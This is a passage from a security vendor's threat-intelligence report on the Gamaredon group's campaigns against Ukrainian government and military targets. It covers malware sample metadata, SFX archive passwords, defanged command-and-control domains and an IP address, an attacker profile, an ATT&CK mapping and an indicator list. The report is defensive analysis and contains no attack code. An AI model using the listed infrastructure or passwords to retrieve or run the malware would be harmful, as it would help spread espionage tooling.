This time, we observe that the malicious actor changed the VM PC name from user-pc to shaman-pc (written in Russian). The MAC address and drive serial number are the same. Other interesting artefacts include the paths they forgot to clean out. The words VZLOM and SBORKA_SCR are correspondingly translated from Russian as Hacking and SCR Constructor. It means they are using other specialized tools to generate .scr malware. These tools, based on the drive letter F, are possibly stored on a USB flash drive or share folder connected to the VM.

Another trace the group left behind is the new SFX unpacking password – “dst,bntct,zd;jgegbyljcrbtcerb” which is, again, an obscene phrase in Russian written in English keyboard layout.

Besides this, other similar samples were observed:

1. **0a6aae425a5e36f68b5da69157d2df4e7d836933adfd0696c389097ecb4a0fd7**

- LNK shortcut file
- Creation date 04/12/2019 10:44:08 UTC
  Last modified 05/06/2019 11:45:30 UTC;
- New password used: **gblfhsuyjqyst**

2. **79fd962eb0c256f32786dab4d42cb416f6c1e6766bf0e2dcafdf5ffa2c5e61c1**

- MS Office document
- Create date: 2019:07:22 12:08:00 (GMT)
- Author: **mmkrasny**
- Last modified by: **Користувач Windows**
- C2: wifc[.]website

This sample usesVBA macros to drop a payload. Checking the C2, we can see that it is resolved as 5.252.193[.]204. From another malicious domain that shares the same IP address – wifu[.]site – an additional sample has been retrieved:

3. **bc39db24919b69e80bfb534204f4441a162ca336379bf9eb66b038e039889aac**

- 7zip SFX archive
- TimeDateStamp – 31.12.2012 00:38:51 GMT)
- Contains 3 files:
  - 8331.txt
  - 13446.cmd
  - 14638

Inside the batch script 13446.cmd, which is a bit different from the discussed sample, we found this additional information:

- C2: hxxp://bits-tor[.]host
- Contains another password: **whevelfrb**
- Schedules a task to achieve persistence

The information extracted from the samples could now be used to search for any other campaigns ran by this group or link any old campaigns to one actor.

Attackers Profile

After we analyzed the data left inside the samples, we went about summarizing the information we had collected about them to get an idea of who hides behind that group.

On one hand, these malicious actors have been operating since mid-2013, so they more than 6 years of experience.

- They are not asking for a ransom
- They only target information from the military, government, and other high-level Ukrainian sources.
- The main infection strategy is spear-phishing, with well-combined bait documents that sometimes cannot be found in public.
- They use publicly available legit tools to avoid detection and create their malicious samples.

On the other hand, the traces they left in the malware highlight some basic mistakes.

- They use poorly-obfuscated batch scripts, that could be easily analyzed
- The leftover paths inside the shortcuts contain usernames, folders and file names. For state-sponsored hackers, this is very risky because any possible piece of information could unveil the author
- Much of the data is written in Russian and not in Ukrainian
- The passwords contain hateful statements in Russian which look like personal messages from the actor. This type of behavior is peculiar to authors seeking self-affirmation, rather than professional cybercriminals.

Conclusion

While analyzing a campaign run by the Gamaredon group, we discovered the tools they used to prepare the attack and found artifacts left behind by the actors that allowed us to perform a large amount of forensic analysis. No doubt, the group has strong Russian ties if we rely on how much of that language is used in the malware.

Summarizing our observations regarding the Gamaredon group, we can say that the tools and methods used are more likely to be associated with political activists rather than with special services. Unfortunately, we do not have enough proofs to be sure about that. Further monitoring of their campaigns could probably show us the real face of Gamaredon.

-= FortiGuard Lion Team =-

MITRE ATT&CK Matrix

Enterprise Tactics	Techniques Used
Execution	T1203 - Exploitation for Client Execution T1064 - Scripting T1204 - User Execution
Persistence	T1060 - Registry Run Keys / Startup Folder T1053 - Scheduled Task T1023 - Shortcut Modification
Defense Evasion	T1027 - Obfuscated Files or Information T1036 - Masquerading
Credential Access	T1214 - Credentials in Registry
Discovery	T1082 - System Information Discovery T1012 - Query Registry
Collection	T1074 - Data Staged
Command and Control	T1105 - Remote File Copy
Exfiltration	T1041 - Exfiltration Over Command and Control Channel T1071 - Standard Application Layer Protocol

IOC

5.252.193[.]204 - Malicious
hxxp://lisingrout.ddns[.]net - Malicious
hxxp://bits-tor[.]host - Malicious
hxxp://bits-tor[.]site - Malicious
hxxp://usbqueshions.ddns[.]net - Malicious
hxxp://librework.ddns[.]net - Malicious
hxxp://wifc[.]website - Malicious
hxxp://wifu[.]site - Malicious

04ed2ad4fa67c8abd635d34017c3d04813690a91282a0446c0505b2af97ce48b - W32/PossibleThreat
0a6aae425a5e36f68b5da69157d2df4e7d836933adfd0696c389097ecb4a0fd7 - LNK/Agent.GP!tr
18cd658fac1dd52a75b4eb6558d06dfe5be0e4db7078d72f663c44507449168c - BAT/Pterodo.QW!tr
257f7f67c59ec8f3837c7e4c99b1dc20c5cd0273bd940beef46d5e641393be37 - W32/Pterodo.RN!tr 258ecb059c15178caed309a4861421d9f2436e70fb36fb1bf05e95d8d8d7c7e3 - BAT/Pterodo.SV!tr
3725f82661852d89874a3748302bbf27990d25fc10d28831f1ad35a6c6d3b4bd - LNK/Agent.GP!tr
46638ca3be6cdbd302e84c26bf14bfda6ed0c1353808914b40246c40fdb5b8ed - W32/Generic!tr
5b2c7b05368d825a4f3b10d74074d0803234f918166436d3e48ef7f9faf66461 -W32/Pterodo.RN!tr
5e16a71c7b99cb2780c31af34b268b78525b2b8fed55ff9e7bd4db8b1ba66f90 - W32/Generic!tr
6b5f4aea458fb737e213714b3dda51f31b03ccb53a6a0501ee608c1bfd0cebb7 - BAT/Pterodo.SV!tr
79fd962eb0c256f32786dab4d42cb416f6c1e6766bf0e2dcafdf5ffa2c5e61c1 - VBA/Agent.ATF!tr.dldr
7ba638e8a53e6d1713b8f045c27170ef4a75c88197c57fffe227ca2ab05271e7 - BAT/Agent.GP!tr
842612d1afdf78cb8893018f3aeeec7df9f5f0ab245fe8e6d6b28519d0787937 - BAT/Pterodo.SV!tr
92b474f037796e67cd2f36199a95c9feff46af7e58f4d528567f3f0a857132bf - LNK/Agent.GP!tr
995e6e0f90c58c82744545bf133b8c4c17decbe851953b0ffe5b21d625cade7d - LNK/Agent.GP!tr
a67167f363c2501d6a1436e5f8c12693d7cf9d2f3ca1f71b21c292f041f91c7a - W32/Pterodo.RN!tr
3b50342b6cd96f400fbf7f00098a7dfcc9561037e4aa0bad8cfeafbb6f17923b - Riskware/PasswordProtected
bc39db24919b69e80bfb534204f4441a162ca336379bf9eb66b038e039889aac - W32/Generic.VA!tr

d2bbecda830821ed3a00737c67fecb7985d612af58a31a1ee8488ad0409ed23b - LNK/Agent.GP!tr
e1e31702aad4bd7557a05906eb3004e9a72d77aa57e448379bee9a350cbba657 - BAT/Pterodo.SV!tr
ffc438d33f45ea56935f2bb6fca29e71862ecafb8b7e69ea19abd6df2d255075 - BAT/Pterodo.SV!tr